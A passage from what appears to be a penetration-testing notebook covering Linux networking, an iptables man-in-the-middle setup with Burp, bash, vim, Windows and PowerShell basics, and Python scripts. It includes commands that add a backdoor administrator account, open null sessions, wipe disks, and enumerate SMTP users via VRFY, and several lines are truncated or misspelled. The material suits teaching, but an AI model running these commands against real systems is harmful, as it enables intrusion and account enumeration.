So our network interface ens3 does not have an ip-address and it is down. So let's first give it an ip-address, now remember that this ip-address will only be temporary, and will disappear on next reboot. If you want to make it permanent you need to define it in `/etc/network/interface`

Give interface an ip-address

```
ip addr add 192.168.150.2/24 dev ens3

# Here we give it the ip-address 192.168.150.2 with netmask 255.255.2
# give it to the device/interface ens3
```

Now we can start the interface, or "bring it up" as it is called:

```
ip link set ens3 up

# ifup and ifdown will not work
```

When we bring up the interface the routing table will automatically get populated.

```
root@deb64:~# ip r
192.168.150.0/24 dev ens3 proto kernel scope link src 192.168.150.2
```

Add default gateway

But we are still not able to reach the internet since we have not defined a default gateway yet. So let's do that.

```
ip route add default via 192.168.150.1 dev ens3
```

If we look at the routing table now we can see our new default gateway.

```
root@deb64:~# ip route
default via 192.168.150.1 dev ens3
192.168.150.0/24 dev ens3 proto kernel scope link src 192.168.150.2
```

Now we are done setting up the victim machine.

Attacking machine

First we need to give our machine the ip-address of the default gateway, so that the victim will connect to the attacking machine.

```
ip addr add 192.168.150.1/24 dev ens3
```

Now we just need to configure the NATing.

```
iptables -t nat -A POSTROUTING -j ACCEPT
```

This is all we have to do. If we now do a `curl icanhazip.com` from our victim machine, we can see the traffic flying by with tcpdump in our attacker-machine.

However, we might want to inspect the traffic in burp-suite, or some other proxy tool. In ordet to do that we can redirect specific traffic into our proxy with the help of our friend iptables.

```
iptables -t nat -A PREROUTING -i ens3 -s 192.168.150.2 -p tcp -m tcp
iptables -t nat -A PREROUTING -i ens3 -s 192.168.150.2 -p tcp -m tcp
iptables -t nat -A PREROUTING -i ens3 -s 192.168.150.2 -p tcp -m tcp
```

Now we just have to configure burp-suite a little bit.

Go to `Proxy > Options > Proxy Listeners > Edit > Binding > All interfaces`

Go to: `Proxy > Options > Proxy Listeners > Edit > Request handling > Support invisible proxy`

Now if you do the following from the victim machine:

```
curl icanhazip.com
```

You will see the request in burp suite.

If you want to mitm windowsyou just need to change the ip and gateway to 192.168.15.2 and

192.168.150.1.

Wireless - wpa_supplicant

So if you manage to disable networkManager you can connect to a wireless network using wpa_supplicant instead. I think that is what NetworkManager actually uses underneith.

First we need to list all Access Points.

```
sudo iwlist wlan0 scan
```

Then we need to create a config-file for our specific access-point. We can do that with wpa_passphrase, after running the command we are asked to write the password, which also gets stored in the config file. In plaintext.

```
wpa_passphrase NameOfWIfi > wpa.conf
```

Now we just connect to the AP:

```
wpa_supplicant -Dwext -iwlan0 -c/etc/wpa_supplicant/wpa.conf
```

After this you do not have an IP-address, or you might not have a updated dhcp lease. So first you need to release the current lease.

```
sudo dhclient wlan0 -r

# Then get a new dhcp lease
sudo dhclient wlan0
```

Now you should be able to surf the internetz.

Netstat - Find outgoing and incoming connections

Netstat is a multiplatform tool. So it works on both mac, windows and linux.

```
$ netstat -antlp
Proto Recv-Q Send-Q Local Address           Foreign Address         S
tcp        0      0 mymachine:domain        *:*                     L
tcp        0      0 localhost:ipp           *:*                     L
tcp        0      0 localhost:27017         *:*                     L
tcp        0      0 localhost:mysql         *:*                     L
tcp        0      0 192.168.0.15:44013      ec2-54-85-27-14.c:https E
tcp        0      0 192.168.0.15:51448      ec2-50-16-193-3.c:https E
tcp        0      0 192.168.0.15:43476      104.27.152.203:https    T
tcp        0      0 192.168.0.15:59380      149.154.175.50:https    E
tcp        0      0 192.168.0.15:53840      149.154.175.50:http     E
tcp        0      0 192.168.0.15:47158      176.32.99.76:https      E
tcp        0      0 192.168.0.15:47161      176.32.99.76:https      E
tcp        0      0 localhost:27017         localhost:44196         E
tcp        0      0 192.168.0.15:46910      a104-114-242-25.d:https E
tcp        0      0 localhost:44196         localhost:27017         E
tcp        0      0 192.168.0.15:36280      cb-in-f101.1e100.:https E
tcp        0      0 192.168.0.15:47160      176.32.99.76:https      E
tcp        0      1 192.168.0.15:59285      149.154.175.50:https    E
udp        0      0 *:35733                 *:*
```

```
udp        0      0 mymachine:domain        *:*
udp        0      0 *:bootpc                *:*
udp        0      0 *:33158                 *:*
udp        0      0 *:ipp                   *:*
udp        0      0 *:mdns                  *:*
udp        0      0 *:mdns                  *:*
udp        0      0 *:mdns                  *:*
udp        0      0 192.168.0.15:55065      ce-in-f189.1e100.:https I
```

A few interesting things to observe here is that my machine is using any port over 1024 to connect to the outside. So it is not like just because we communicate with https and connect to port 443 that we use that port on our machine. On our machine it can be any port (over 1024) and usually any port over 10000.

Find out what services are listening for connection on your machine
Flags

```
-a # All
-n # show numeric addresses
-p # show port
-t # tcp
```

```
netstat -anpt
```

To easily check out what process is using lots of bandwidth you can use nethogs.

```
sudo apt-get install nethogs
nethogs
```

Or you can use tcpdump, or iptables.

Every listening process of course has a PID, but unless you are root you can't might not see them all.

Firewall - Iptables

Iptables is a firewall tool in linux. A firewall is basically a tool that scans incoming and/or outgoing traffic. You can add rules to the iptables to filter for certain traffic.

Types of chains

So you can filter traffic in three different ways **input**, **forward**, and **output**. These are called three different chains.

INPUT
This is for incoming connections. If someone wants to ssh into your machine. Or a web-server responds to your request.

FORWARD
This chain is used for traffic that is not aimed at your machine. A router for example usually just passes information on. Most connections are just passing through. As you can see this will probably not be used so much on your machine, as a normal desktop or a server doesn't router that much traffic.

OUTPUT

This chain is used for outgoing traffic.

Active rules

To view your active rules you do

```
iptables -L
# It will output something like this

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

So as we can see the current policy is to accept all traffic in all directions.

If you for some reason has been tampering with the iptables and maybe fucked up. This is how you return it to the default setting, accepting all connections

```
iptables --policy INPUT ACCEPT
iptables --policy OUTPUT ACCEPT
iptables --policy FORWARD ACCEPT
```

If you instead want to forbid all traffic you do

```
iptables --policy INPUT DROP
iptables --policy OUTPUT DROP
iptables --policy FORWARD DROP
```

Okay, so let's block out some connections. To do that we want to add/append a new rule. We want to block all connections from our enemy 192.168.1.30.

```
# A for append, and S for source.
iptables -A INPUT -s 192.168.1.30 -j DROP
# Block an entire range
iptables -A INPUT -s 192.168.1.0/24 -j DROP
```

Now if we want to see our current rules we just do

```
iptables -L
```

And we can now see our new rule.

To add line-numbers for each rule, so that you can then specify which rule you want to reset or change or something you can output the rluels with line-numbers

```
iptables -L -v --line-numbers
```

Remove/delete a rule
To remove a rule you just do

```
# Remove one specific rule
iptables -D INPUT 2
```

```
# Remove all rules
iptables -F
```

Save your changes
Your changes will only be saved and therefore in action until you restart iptables. So they will disappear every time you reboot unless you save the changes. To save the changes on ubuntu you do

```
sudo /sbin/iptables-save
```

Measuring bandwidth usage

There are a few different tools in hour arsenal that we can use to measure bandwidth usage. We will start with iptables.

To view the input and output traffic we just list the rules with some verbosity.

```
iptables -L -v
# Stdout
Chain INPUT (policy ACCEPT 6382 packets, 1900K bytes)
 pkts bytes target     prot opt in     out     source               (

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               (

Chain OUTPUT (policy ACCEPT 4266 packets, 578K bytes)
 pkts bytes target     prot opt in     out     source               (
```

So clean this up and reset the count we can do the following

```
# Restar the count
iptables -Z
# Remove all the rules, FLUSH them
iptables -F
```

So now we just need to add our rules. A simple script for this would be

```
#!/bin/bash
iptables -F
iptables -I INPUT 1 -p tcp -j ACCEPT
```

Then check out the traffc with

```
iptables -L -v --line-numbers
```

Examples

Block outgoing connections to a specific ip

```
iptables -A OUTPUT -d 198.23.253.22 -j DROP
```

https://www.digitalocean.com/community/tutorials/how-to-list-and-delete-iptables-firewall-rules

Troubleshooting

Have you tried turning it on and off?

I have had problems with the network-adapter not starting or something like that, on Ubuntu. You can try to restart the network manager if this happens:

```
sudo service network-manager restart
```

Magical rfkill

If for some reason the wifi is blocked you can unblock it (or block it) with rfkill.

```
$ rfkill list
0: phy0: Wireless LAN
    Soft blocked: no
    Hard blocked: no
2: hci0: Bluetooth
    Soft blocked: no
    Hard blocked: no
```

To block or unblock the **phy0** from the example above you do:

```
# Block
rfkill block 0
# Unblock
rfkill unblock 0
```

If there is a **hard block** it means that there is a physical switch on you machine that you need to switch off.

DNS

Another rather messy area is DNS. The reason for this is that we have a few different players here, `/etc/resolv.conf`, `resolvconf`, `dnsmasq` and the dreaded `NetworkManager`.

References

https://linuxjourney.com/
https://github.com/jlevy/the-art-of-command-line

Bash-scripting

Bash-scripting

Variables

```
# There can't be any space between the variable name and the equal s
battery_time=$(cat /sys/class/power_supply/BAT0/capacity)

# The variables can then be used like this
echo "$battery_time"
```

Iterate over a file

This script will iterate over a file and echo out every single line:

```
#!/bin/bash

for line in $(cat file.txt);do
    echo $line
done
```

Another way of writing is this:

```
#!/bin/bash

while read p; do
    echo  $p
done <file.txt
```

For-loops

```
#!/bin/bash

for ((i = 0; i < 10; i++)); do
    echo $i
done
```

Another way to write this is by using the program `seq`. Seq is pretty much like `range()` in python. So it can be used like this:

```
#!/bin/bash

for x in `seq 1 100`; do
    echo $x
done
```

If statement

`$1` here represent the first argument.

```
if [ "$1" == "" ]; then
    echo "This happens"
fi
```

If/Else

```
#!/bin/bash

if [ "$1" == "" ]; then
    echo "This happens"
else
    echo "Something else happens"
fi
```

Functions

```
#!/bin/bash

function myfunction {
echo "hello world"
}
```

Command line arguments

Command line arguments are represented like this

```
#!/bin/bash

$1
```

This is the first command line argument.

Daemonize an execution

If you do a ping-sweep with host the command will take about a second to complete. And if you run that against 255 hosts I will take a long time to complete. To avoid this we can just deamonize every execution to make it faster. We use the & to daemonize it.

```
#!/bin/bash

for ip in $(cat ips.txt); do
    ping -c 1 $ip &
done
```

Use the output of command

It has happened to me several times that I want to input the output of a command into a new command, for example:

I search for a file, find three, and take the last line, which is a path. Now I want to cat that path:

```
#!/bin/bash

locate 646.c | tail -n 1
```

This can be done like this:

```
#!/bin/bash

cat $(locate 646.c | tail -n 1)
```

Vim

Vim

http://www.viemu.com/a-why-vi-vim.html
And also this classic answer: https://stackoverflow.com/questions/1218390/what-is-your-most-productive-shortcut-with-vim

Core concepts

In vim you have the concept of buffers.

```
# List buffers
:buffers

# Switch buffer
# By number
b1
b2
# By name
b [name]


# Close/delete a buffer
:bdelete
:bd
```

Movement - Motion commands

Left,up,down,right

`hjkl`

start of line

`0` (zero)

end of line

`$`

beginning of next word

`w`

beginning of next word, defined by white space

`W`

end of the next word

`e`

end of the next word, defined by white space

`E`

back to the beginning of previous word

`b`

back to the end of previous word

`B`

go to next character of your choice

If you want to go to the next comma

`f,`

start of file

`gg`

end of file

`G`

Operators

Operators are commands that do things. Like delete, change or copy.

`c` - change
`ce` - change until end of the word.
`c$` - change until end of line.

Combining Motions and Operators

Now that you know some motion commands and operator commands. You can start combining them.

`dw` - delete word
`d$` - delete to the end of the line

Count - Numbers

You can add numbers before motion commands. To move faster.

`4w` - move cursor three words forward
`0` - move curso to the start of the line

You can use numbers to perform operations.
`d3w` - delete three words

`3dd` - delete three lines

Replace

If you need to replace a character, there is no need to enter insert-mode. You can just use replace

Go to a character and the press `r` followed by the character you want instead.

`rp` if you want to replace p.

`R`

Clipboard

In order to copy something FROM vim to the OS-clipboard you can do this:

The `"` means that we are not entering a registry. And the `*` means the OS-clipboard. So we are yanking something and putting it in the OS-clipboard registry.

```
"*y
```

Substitute - Search and replace

:s/thee/the/g

Entering insert-mode

`i` - current character
`o` - next line
`O` - line before
`a` - end of word
`A` - end of line

.vimrc

Here is all your vim-configuration.

Plugins

Install vundle here
https://github.com/VundleVim/Vundle.vim

Add plugin

Add plugin to your .vimrc-file and then open vim and write

```
:PluginInstall
```

Windows

Windows

Whether you like it or not Windows is the most common OS for desktop users in the world. So for a pentester it is fundamental to understand the ins and outs of it.

So this chapter will contain some basics about Windows and windows networks.

We will also look a bit at PowerShell and of course the good old CMD.

Basics of Windows

Basics of windows

Versions of Windows

Due to Windows irregular way of naming their operating systems it can be a bit hard to keep track on. So here is a list of the desktop OS, and then a list of Servers.

Windows desktops OS

```
Operating System     Version Number

Windows 1.0                    1.04
Windows 2.0                    2.11
Windows 3.0                    3
Windows NT 3.1                 3.10.528
Windows for Workgroups 3.11    3.11
Windows NT Workstation 3.5     3.5.807
Windows NT Workstation 3.51    3.51.1057
Windows 95                     4.0.950
Windows NT Workstation 4.0     4.0.1381
Windows 98                     4.1.1998
Windows 98 Second Edition      4.1.2222
Windows Me                     4.90.3000
Windows 2000 Professional      5.0.2195
Windows XP                     5.1.2600
Windows Vista                  6.0.6000
Windows 7                      6.1.7600
Windows 8.1                    6.3.9600
Windows 10                     10.0.10240
```

Windows Server

```
Windows NT 3.51                  NT 3.51
Windows NT 3.5                   NT 3.50
Windows NT 3.1                   NT 3.10
Windows 2000                     NT 5.0

    Windows 2000 Server
    Windows 2000 Advanced Server
    Windows 2000 Datacenter Server

Windows NT 4.0                   NT 4.0

    Windows NT 4.0 Server
    Windows NT 4.0 Server Enterprise
    Windows NT 4.0 Terminal Server Edition

Windows Server 2003              NT 5.2
```

```
    Windows Small Business Server 2003
    Windows Server 2003 Web Edition
    Windows Server 2003 Standard Edition
    Windows Server 2003 Enterprise Edition
    Windows Server 2003 Datacenter Edition
    Windows Storage Server

Windows Server 2003 R2          NT 5.2

    Windows Small Business Server 2003 R2
    Windows Server 2003 R2 Web Edition
    Windows Server 2003 R2 Standard Edition
    Windows Server 2003 R2 Enterprise Edition
    Windows Server 2003 R2 Datacenter Edition
    Windows Compute Cluster Server 2003 (CCS)
    Windows Storage Server
    Windows Home Server

Windows Server 2008             NT 6.0

    Windows Server 2008 Standard
    Windows Server 2008 Enterprise
    Windows Server 2008 Datacenter
    Windows Server 2008 for Itanium-based Systems
    Windows Server Foundation 2008
    Windows Essential Business Server 2008
    Windows HPC Server 2008
    Windows Small Business Server 2008
    Windows Storage Server 2008
    Windows Web Server 2008

Windows Server 2008 R2          NT 6.1

    Windows Server 2008 R2 Foundation
    Windows Server 2008 R2 Standard
    Windows Server 2008 R2 Enterprise
    Windows Server 2008 R2 Datacenter
    Windows Server 2008 R2 for Itanium-based Systems
    Windows Web Server 2008 R2
    Windows Storage Server 2008 R2
    Windows HPC Server 2008 R2
    Windows Small Business Server 2011
    Windows MultiPoint Server 2011
    Windows Home Server 2011
    Windows MultiPoint Server 2010

Windows Server 2012             NT 6.2

    Windows Server 2012 Foundation
    Windows Server 2012 Essentials
    Windows Server 2012 Standard
    Windows Server 2012 Datacenter
```

```
    Windows MultiPoint Server 2012

Windows Server 2012 R2            NT 6.3

    Windows Server 2012 R2 Foundation
    Windows Server 2012 R2 Essentials
    Windows Server 2012 R2 Standard
    Windows Server 2012 R2 Datacenter

Windows Server 2016     2016       NT 10.0
```

Windows Networks

There are mainly two ways to structure a Windows network. One is using a server-client model called **Domain** and the other is through a peer-to-peer like model called **Worksgroup**.

Windows domain

On Windows domain all users are connected to a domain controller.

So when you log in to your machine it authenticates against the domain controller. This way it is ultimately the domain controller that decides security policy. Length of password, how often it should be changed, disabling accounts. If a users quits his/hers job you can just remove his/her account. The person in control over the domain controller is in control of the network. As a pentester you are most likely very interesting in gaining access the the domain controller with Administrator-privileges. That means you control the network.

Since you authenticate against a domain controller you can log in to your account from any of the machines in the network. Think of systems you have had in schools and universities, where you can just sit down by any computer and log in to your account. This is usually a domain type network.

In order to set up a Domain network you need at least one Windows server for the domain controller.

If you have hacked a machine and you want to know if it is part of either a Workgroup or a domain you can do the following: go to `Control panel/System`. If it says `Workgroup: something` it means that the machine is connected to a workgroup, and not a domain.

Active directory

From Windows 2000 and on the application **Active directory** has been program used for maintaining the central database of users and configurations.

Domain controller

Any windows computer can be configured to be a domain controller. The domain controller manages all the security aspects of the interaction between user and domain. There are usually a least two computers configured to be domain-controllers. In case one breaks down.

If you have compromised a machine that belong to a domain you can check if it has any users. DC:s don't have local users.

If you run enum4linux you can look out for this section

```
Nbtstat Information
```

```
<1c> - <GROUP> B <ACTIVE>  Domain Controllers
```

A third way is to run this command

```
echo %logonserver%
```

SMB

On networks that are based on Linux and you need to integrate a windows machine you can use SMB to do that.

Kerberos

Kerberos is a network authentication protocol. The original protocol is used by many unix-systems. Windows have their own version of the Kerberos protocol, so that it works with their NT-kernel. It is used by windows Domains to authenticate users. But kerberos can also be found in several unix-operating systems. Kerberos was not built by windows, but long before.

I think a machine that has port 88 open (the default kerberos port) can be assumed to be a Domain Controller.

When a user logs in to the domain Active Directory uses Kerberos to authenticate the user. When the user insert her password it gets one-way encrypted and sent with Kerberos to the Active directory, which then compares it with its password database. The Key Distribution Center responds with a TGI ticket to the user machine.

Workgroup

A workgroup architecture stands in contrast to the domain-system. A workgroup is based on the idea of peer-to-peer and not server-client as domain is. In a domain network you have a server (domain controller) and a client (the user). Therefore it might be a bit hard to control a network bigger than a dozen clients. So it is usually used for smaller networks. If a computer is part of a workgroup it cannot be part of a domain. In a workgroup architecture each computer is in charge of its own security settings. So there is no single computer in charge of all the security settings for the workgroup. This is good because you don't have one single point of failure, bt is also bad because you have to trust the users to configure their machines securely.

In a network you can have several workgroups. But that is usually not the case.

In a workgroup users can see each other, and share files.

User privileges

How does the user-system work on windows.

System (user)

System is actually not a user per se. System is technically a security principle. One big difference between System and Administrator is that is the computer is connected to a domain the system user can access the domain in the context of the domain account. The administrator cannot.

On windows it is possible to grant permission of a file to System but not to Administrator.

One example of this is the SAM key, which contains local account information. The System user has

access to this information, but the Administrator does not.

http://superuser.com/questions/504136/root-vs-administrator-vs-system

Administrator

Administrator is a default account on Windows. It is the user with the highest privileges.

Normal user

The normal user obviously have less privileges than the Administrator.

You can add a new user through the cmd with the following command:

```
net user username /add
net user kalle secret_password123 /add

# Add user to administrator group - thus making it administrator
net localgroup administrators kalle /add

# Add to Remote Desktop User
https://www.windows-commandline.com/add-user-to-group-from-command-l
```

Structure of windows

https://en.wikipedia.org/wiki/Directory_structure

Windows 7

The root folder of windows `c:\` by default contains the following

```
Windows
Users
```

Registry

You often hear talk about the registry when talking about Windows. But what is really the registry?

Well the windows registry is a hierarchical database that stores low-level settings used by the OS or any other application that uses it. The SAM (Security account manager) uses it, along with a lot of other stuff.

There is not really any equivalent for the Registry in Linux. Most configurations are done in text-files in Linux.You can usually find the under `/etc`.

Edit the registry

In Linux you usually just sudo-edit a config-file in `/etc`. In Windows you open Regedit and you can see the whole hierarchy. The registry is built with Key-value pairs.

SAM

Drivers

You hear a lot of talk about drivers in the Windows ecosystem, but not in Linux. That is because in Linux the drivers are open-sourced and included in the kernel, for most part. These drivers might be produced by nice programmers or they could be developed by the hardware-producer themselves. That's why it is so easy and fast to install new hardware on Linux. If it is compatible that is. Drivers are software lets the OS communicate with the hardware. Like networks cards, graphics card, printers. To list all the drivers on the machine use the following command:

```
driverquery
```

This can we good to know since drivers can contains vulnerabilities that can be used for priv-esc. Check out the chapter on that.

IIS - Windows web server

IIS stands for Internet Information Services (before it was Internet Information Server).

The software is usually includede in most Windows versions, except for the home editions. The IIS version usually corresponds to the OS version. There is a new IIS version for every new OS, in general.

By default IIS 5.1 and earlier run websites in a single process running the context of the System account

ASP

Activ server pages is the scripting environment for IIS. ASP render the content on the server side. The scripting languages that are supported are: VBScript, JScript and PerlScript.

Important files and stuff

SAM key

File types

In windows file-ending are important.

BAT

`.bat`-files are the windows equivalent to bash-scripts

In order to write a batch-script you open up an editor and then just write your commands. And then you save it as blabla.bat. And make sure you don't save it as a text file.

Then you just run the script from the cmd

DLL - Dynamic Link Library

A DLL file is a library that is used for one or more program. It is a binary-file but it is not executable in itself, but it contains code that the executable calls. It is used to modularize the code of a program.

In the windows operating system DLL files are shared among different applications. For example, the dll `Comdlg32` is used to create dialog boxes. So different applications can invoke this library to easily create a dialog box. This promotes code reuse.

So an application may use the standard windows DLL-files, but it may also bring its own DLL-files.

So if one DLL-file is missing for a program a certain module might not work. As most Windows-users have sometime experienced.

LIB

Lib is a bit like DLL, it is a library. But it is not dynamic as DLL. So lib-files are linked on compile-time. While dll-files are linked in run-time. Since lib-files are compiled into the executable you never see it (unless you are developing of course). But since DLL-files are dynamically loaded at run-time they are still around for the user to see.

References

http://compudyne.net/post08152012/ http://www.r00tsec.com/2012/11/howto-manual-pentest-windows-cheatsheet.html

PowerShell

PowerShell

PowerShell is Windows new shell. It comes by default from Windows 7. But can be downloaded and installed in earlier versions.

- PowerShell provides access to almost everything an attacker might want.
- It is based on the .NET framework.
- It is basically bash for windows
- The commands are case-insensitive

Basics

So a command in PowerShell is called **cmdlet**. The cmdlets are created using a verb and a noun. Like `Get-Command`, Get is a verb and Command is a noun. Other verbs can be: remove, set, disable, install, etc.

To get help on how to use a **cmdlet** while in PowerShell, the man-page, you do:

```
Get-Help    <cmdlet    name    |    topic    name>
```

Example

```
get-help echo
get-help get-command
```

Powershell Version and Build

```
$PSVersionTable
```

Fundamentals

With get-member you can list all the properties and methods of the object that the command returns.

```
Get-Member
For example:
Get-Command | Get-Member
Get-Process | Get-Member
```

Select-XXX

```
Select-object
```

Variables

```
$testVar = "blabla"
```

Wget / Download a file

```
Invoke-WebRequest <uri>
```

```
wget <uri>
```

Grep

```
Select string can be used like grep
get-command | select-string blabla
```

General commands that can be used on objects

```
measure-object -words
get-content fil.txt | measure-object words
```

Working with filesystem

List all files in current directory

```
get-childitem
gci

List hidden files too
gci -Force

List all files recurisvely
gci -rec

Count the files
(get-childitem).count
List all files but exclude some folders
gci -exclude AppData | gci -rec -force
```

Working with files

```
Read a file
Get-Content
    gc
    cat
Count lines of file
(get-content .\file).count
Select specific line in a file (remember that it starts from 0)
(gc .\file.txt)[10]
gc .\file.txt | Select -index 10
```

Services

```
List services
get-service
```

Network related stuff

Domain information

```
Get-ADDomain
Get-AdDomainController
Get-AdComputer
```

```
To see a list of all properties do this
get-adcomputer ComputerName -prop *

Get AD Users
Get-ADUser -f {Name -eq 'Karl, Martinez'} -properties *

Get all AD Groups
Get-ADGroup -filter *



Resolve DNS
Resolve-DNSname 10.10.10.10
```

PowerShell Scripting

Powershell scripting

Variables

Variables are declared like this

```
$test = "something"
```

Execute scripts

So for security reasons the default policy for executing scripts is **Restricted**. Here are the different script-policies.

Restricted: PowerShell won't run any scripts. This is PowerShell's default execution policy.

AllSigned: PowerShell will only run scripts that are signed with a digital signature. If you run a script signed by a publisher PowerShell hasn't seen before, PowerShell will ask whether you trust the script's publisher.

RemoteSigned: PowerShell won't run scripts downloaded from the Internet unless they have a digital signature, but scripts not downloaded from the Internet will run without prompting. If a script has a digital signature, PowerShell will prompt you before it runs a script from a publisher it hasn't seen before.

Unrestricted: PowerShell ignores digital signatures but will still prompt you before running a script downloaded from the Internet.

Source: http://windowsitpro.com/powershell/running-powershell-scripts-easy-1-2-3

So if we want to run script `myscript.ps1` we have to set the execution-policy. First let's check what execution-policy we currently have:

```
Get-ExecutionPolicy
```

Then we can set the execution policy like this

```
set-ExecutionPolicy unrestricted
```

References

https://github.com/samratashok/nishang https://www.youtube.com/watch?v=czJrXiLs0wM

CMD

CMD - Windows commands

The equivalent to the Linux command `;` as in

```
echo "command 1" ; echo "command 2"
```

is

```
dir & whoami
```

Dealing with files and stuff

Delete file

```
del
```

Create folder/directory

```
md folderName
```

Show hidden files

```
dir /A
```

Print out file content, like cat

```
type file.txt
```

grep files

```
findstr file.txt
```

Network

Show network information

```
netstat -an
```

Show network adapter info

```
ipconfig
```

Ping another machine

```
ping 192.168.1.101
```

Traceroute

```
tracert
```

Processes

List processes

```
tasklist
```

Kill a process

```
taskkill /PID 1532 /F
```

Users

```
net users

# Add user
net user hacker my_password /add
net localgroup Administrator hacker /add

# Check if you are part of a domain
net localgroup /domain

# List all users in a domain
net users /domain
```

Other

Shutdown

```
 # Shutdown now
 shutdown /s /t 0

 # Restart
 shutdown /r /t 0
```

ciper - Clear data/shred

```
 Shreds the whole machine
 ciper /w:C:\
```

Show environmental variables

```
set
```

Show options for commands

The "man"-pages in windows is simply:

```
help dir
```

Mounting - Mapping

In the windows world mounting is called mapping.

If you want to see which drives are mapped/mounted to your file-system you can use any of these commands:

```
# This is the most thorough
wmic logicaldisk get deviceid, volumename, description

# But this works too
wmic logicaldisk get name
wmic logicaldisk get caption

# This can be slow. So don't kill your shell!
fsutil fsinfo drives

# With powershell
get-psdrive -psprovider filesystem

# This works too, but it is interacive. So it might be dangerous worl
diskpart
list volume

# Map only network drives
net use
```

The command to deal with mounting/mapping is **net use**

Using `net use` we can connect to other shared folder, on other systems. Many windows machines have a default-share called IPC (Interprocess communication share). It does not contain any files. But we can usually connect to it without authentication. This is called a **null-session**. Although the share does not contain any files it contains a lot of data that is useful for enumeration. The Linux-equivalent of `net use` is usually `smbclient`.

```
net use \\IP address\IPC$ "" /u:""
net use \\192.168.1.101\IPC$ "" /u:""
```

If you want to map a drive from another network to your filesystem you can do that like this:

```
# This will map it to drive z
net use z: \\192.168.1.101\SYSVOL

# This will map it to the first available drive-letter
net use * \\192.168.1.101\SYSVOL
```

Here you map the drive to the letter `z`. If the command is successful you should now be able to access those files by entering the `z` drive.

You enter the z-drive by doing this:

```
C:\>z:
Z:\

# Now we switch back to c
Z:\>c:
C:\
```

Remove a network drive - umount it

First leave the drive if you are in it:

```
c:
net use z: /del
```

References and Stuff

This might come in handy for the linux-users:
http://www.lemoda.net/windows/windows2unix/windows2unix.html

Scripting With Python

Scripting With Python

There are many high-level scripting languages that are easy to use. One really popular one is Python.

Python Fundamentals

Python fundamentals

Array/list

```
my_list = [1,"string",3,4,5]
for item in my_list:
    print item

# Append/push to list
my_list.append("addMe")
```

Modules

Always good to modular your code.

module1.py

```
def addNumbers(numberOne, numberTwo):
    return numberOne + numberTwo
```

script.py

```
import module1

total = module1.addNumbers(1,2)
print total
```

Pip - package management

Pip is the python package manager. It ca be used to download other modules.

Install pip

```
sudo apt-get install python-pip
```

To install package

```
pip install package
```

Useful Scripts

Useful Scripts

Make Request

Sometimes we might want to make a request to a website programmatically. Instead of having to visit the page in the browser. In Python we can to it the following way.

If you don't have the module requests installed you can install it like this.

```
pip install requests
```

```
import requests

req = requests.get("http://site.com")
print req.status_code
print req.text
```

Custom headers

We might receive a `403` error if we don't include a user-agent. Or we might want to send a specific header. We can do that the following way.

```
import requests

headers = {
"Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,imag
"Accept-Encoding": "gzip, deflate, sdch",
"Accept-Language": "en-US,en;q=0.8,es;q=0.6,sv;q=0.4",
"Cache-Control": "max-age=0",
"Connection": "keep-alive",
"Cookie": "_gauges_unique_hour=1; _gauges_unique_day=1; _gauges_uniqu
"Host": "docs.python-requests.org",
"If-Modified-Since": "Wed, 03 Aug 2016 20:05:34 GMT",
"If-None-Match": 'W/"57a24e8e-e1f3"',
"Referer": "https://www.google.com/",
"Upgrade-Insecure-Requests": "1",
"User-Agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KH
}

req = requests.get("http://site.com", headers=headers)
print req.status_code
print req.text
```

If you need to add an action, like loggin in or something like that, to your request you do the following:

```
values = {'action' : 'whatever'}
req = requests.get("http://site.com", data=values, headers=headers)
```

Here is the documentation
http://docs.python-requests.org/en/master/user/quickstart/

Read and write to files

Many times we want to read through files and do stuff do it. This can of course be done using bash but we can also do it in python. It might be easier to parse text in python.

```
file_open = open("readme.txt", "r")
for line in file_open:
    print line.strip("\n")
    if line.strip("\n") == "rad 4":
        print "last line"
```

Send requests to your proxy (like Burp)

```
import os
os.environ['HTTPS_PROXY'] = '<proxyurl>:<port>'
# http://127.0.0.1:8080 if it is burp
# Then you need to add verify=False
requests.get("https://google.com", headers=headers,verify=False)
```

Basic banner-grabber

Here is an example of the most basic usage of the socket module. It connects to a port and prints out the response.

```
#!/user/bin/env python

# Importing the socket module
import socket

# We use the socker() method of the module socket and store it in the
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Here we use the connect method of the socket we created. The two ar
# The first is the adress the second is the port.
s.connect(("192.168.1.104", 22))

# Here we save what the socket reviewed in the variable answer.
answer = s.recv(1024)
print answer

# Send stuff. REMEMBER THE \r\n

s.send("this is my message\r\n")
print s.recv(1024)

# Here we close the socket.
s.close
```

If you need to check all 65535 ports this might take some time. If a packet is sent and recieved that makes it 65535 seconds, it translates into about 18 hours. So to solve that we can run the a function in

new threads.

```
from multiprocessing.dummy import Pool as ThreadPool
pool = ThreadPool(300)
results = pool.map(function, array)
```

Read more about parallellism here: http://chriskiehl.com/article/parallelism-in-one-line/

Connecting to SMTP

A crappy script to connect to a smtp-server and if you are allowed to test for users with VRFY it goes ahead and test for the users that you input from a file.
One very important thing to note here, that had me stuck for quite a while is that you need to send the query strings in raw-format

The `\r` here is fundamental!!

```
s.send('VRFY root \r\n')
```

```
#!/usr/bin/python
import socket
import sys
import time
import re

ips = [
"192.168.1.22",
"192.168.1.72"
]

users = ["root"]

userfile = open("/fileWithUsernames.txt", "r")
for line in userfile:
    user = line.strip("\n")
    users.append(user)


for ip in ips:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((ip, 25))
    banner = s.recv(1024)

    print "*****************************"
    print "Report for " + ip
    print banner
    s.send('VRFY root \r\n')
    answerUsername = s.recv(1024)
    answerAsArray = answerUsername.split(" ")

    if answerAsArray[0] == "502":
        print "VRFY failed"
    if answerAsArray[0] == "250":
```

```
        print "VRFY command succeeded.\nProceeding to test usernames'

        for username in users:
            time.sleep(5)
            s.send("VRFY " + username + "\r\n")

            answerUsername = s.recv(1024)
            answerUsernameArray = answerUsername.split(" ")
            print answerUsernameArray[0]
            if answerUsernameArray[0] == "250":
                print "Exists: " + username.strip("\n")
            else :
                print "Does NOT exist: " + username.strip("\n")
    if answerAsArray[0] == "252":
        print "FAILED - Cannot verify user"
    else:
        "Some other error or whatever here it is: \n" + answerUsernar



    s.close()
```

Client/Server using sockets

http://programmers.stackexchange.com/questions/171734/difference-between-a-socket-and-a-port

